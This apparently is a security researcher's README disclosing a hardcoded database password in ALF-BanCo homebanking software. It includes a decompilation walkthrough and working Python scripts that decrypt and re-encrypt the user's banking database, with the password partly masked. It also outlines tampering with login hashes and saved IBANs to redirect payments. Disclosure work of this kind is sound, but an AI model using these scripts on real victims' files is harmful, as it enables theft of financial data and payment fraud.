ph0nkybit Update alfbanco_decrypt.py ... on Feb 18 History

..	
images	9 months ago
README.md	9 months ago
alfbanco_decrypt.py	9 months ago
alfbanco_encrypt.py	9 months ago

README.md

Overview

ALF-BanCo is a homebanking software that manages accounts in various banks, Paypal accounts and many credit cards. The software saves transactions on the PC for as long as the user requires.

Discovered By

Nicolò Tescari (@ph0nkybit) of Cybertech


Proof of Concept (PoC)

The application uses a hardcoded default password to encrypt the local SQLite database containing the user's data. An attacker who gains physical or remote access to the user's machine can exploit this vulnerability to read and modify the data.

The vulnerability was discovered on **ALF-BanCO 8.2.3 (Profi version)**. According to the vendor, it is present up to version **8.2.5**. A patch has been released starting with version **8.3.0**.


At the request of the vendor, the password has been partially obscured.

After installing the application and configuring our user, the file "**HbDat001.alfdb8**" is created inside the following path: "**C:\Users\<username>\AppData\Roaming\ALFBanCo8\Daten**".




Using ILSpy , the various DLL libraries and application executables inside "**C:\Program Files (x86)\ALFBanCo8**" were decompiled.


Looking for the extension "**.alfdb8**" we notice that this is assigned to the "**DB_ENDING**" constant, inside "**AlfOption.dll**". This suggests that the file is used as a database.




Moreover, the "**IsSqliteDB**" function, inside "**AlfLogin.dll**" returns **true** if the file extension is "**.alfdb8**", confirming that "**HbDat001.alfdb8**" is a SQLite DB.




As we can see the database cannot be simply opened by an application like DB Browser for SQLite because it is probably encrypted.



Within the "**AlfNetDB.dll**" library, we notice the "**OpenSQLite**" function, which takes as arguments two strings, the **db** and the **password**.




The function is used by the the following constructor, whose variable "**bSQLCrypt**" is set to **true**. This confirms that the database is probably encrypted.




The constructor, is in turn used by the "**SQLCheckPassword**" function, inside "**AlfLogin.dll**".


As we can see, there's a **hardcoded password** among the arguments of the constructor.



Looking for the password, we can see that it is in fact assigned to the **DB_PWD** constant within the "**Procs**" class of the same DLL.




Returning to the "**OpenSQLite**" function, we also note that the "**System.Data.SQLite**" library is being used. This library also provides support for encrypting SQLite databases and as we will see below this type of encryption is actually used on the "**HbDat001.alfdb8**" database.




The following Python script can be used to decrypt the database.

Copying "**HbDat001.alfdb8**" to a new directory and running the script, creates "**HbDat001.sqlite**" in the same directory (thanks to https://gist.github.com/zuccaro for the original Python code).


```
def decryptSystemDataSQLite(file, password):

    from Crypto.Hash import SHA
    from Crypto.Cipher import ARC4
    from struct import unpack
    from tempfile import NamedTemporaryFile
    from shutil import copyfile
    from os import remove
    ret = None
    with open(file,'rb') as f:
        key = SHA.new(password).digest()[:16]
        header = ARC4.new(key).decrypt(f.read(1024))
        if header[0:15] == 'SQLite format 3':
            declared_ps = unpack('>H',header[16:18])[0]
            if declared_ps == 1:
                declared_ps = 65536
            t = NamedTemporaryFile(delete=False,suffix='.sqlite')
            f.seek(0)
            while True:
                block = f.read(declared_ps)
                if not block:
                    break
                t.write(ARC4.new(key).decrypt(block))
            t.close()
            ret = t.name
            copyfile(ret, file.split('.')[0] + '.sqlite')
            remove(ret)
    return ret

decryptSystemDataSQLite('HbDat001.alfdb8','Wbf*************')
```




Within the database we can find information about the transfers made.



Accounts data.



The username and password hash used by the user to login into the application.



In addition to being able to read user data, an attacker could also copy the "**HbDat001.alfdb8**" file on his machine, decrypt it, change the password hash on the database with one of his choise, re-encrypt the database, download the application and choose to restore from a backup during the initial setup, to access the victim's data from the application without knowing the user's password.

The following Python script can be used to re-encrypt the database.

```
def encryptSystemDataSQLite(file, password):

    from Crypto.Hash import SHA
    from Crypto.Cipher import ARC4
    from struct import unpack
```

```
    from tempfile import NamedTemporaryFile
    from shutil import copyfile
    from os import remove
    ret = None
    with open(file,'rb') as f:
        key = SHA.new(password).digest()[:16]
        header = (f.read(1024))
        declared_ps = unpack('>H',header[16:18])[0]
        if declared_ps == 1:
            declared_ps = 65536
        t = NamedTemporaryFile(delete=False,suffix='.alfdb8')
        f.seek(0)
        while True:
            block = f.read(declared_ps)
            if not block:
                break
            t.write(ARC4.new(key).encrypt(block))
        t.close()
        ret = t.name
        copyfile(ret, file.split('.')[0] + '.alfdb8')
        remove(ret)
    return ret

encryptSystemDataSQLite('HbDat001.sqlite','Wbf*************')
```

The malicious user could also carry out phishing attacks by modifying IBANs (for example in transactions saved as favorites), re-encrypting the database and replacing it with the user's legitimate one. If when the user send a payment he does not notice that the IBANs of a transaction saved as a favorite have been replaced, he could send the payment to the wrong IBAN.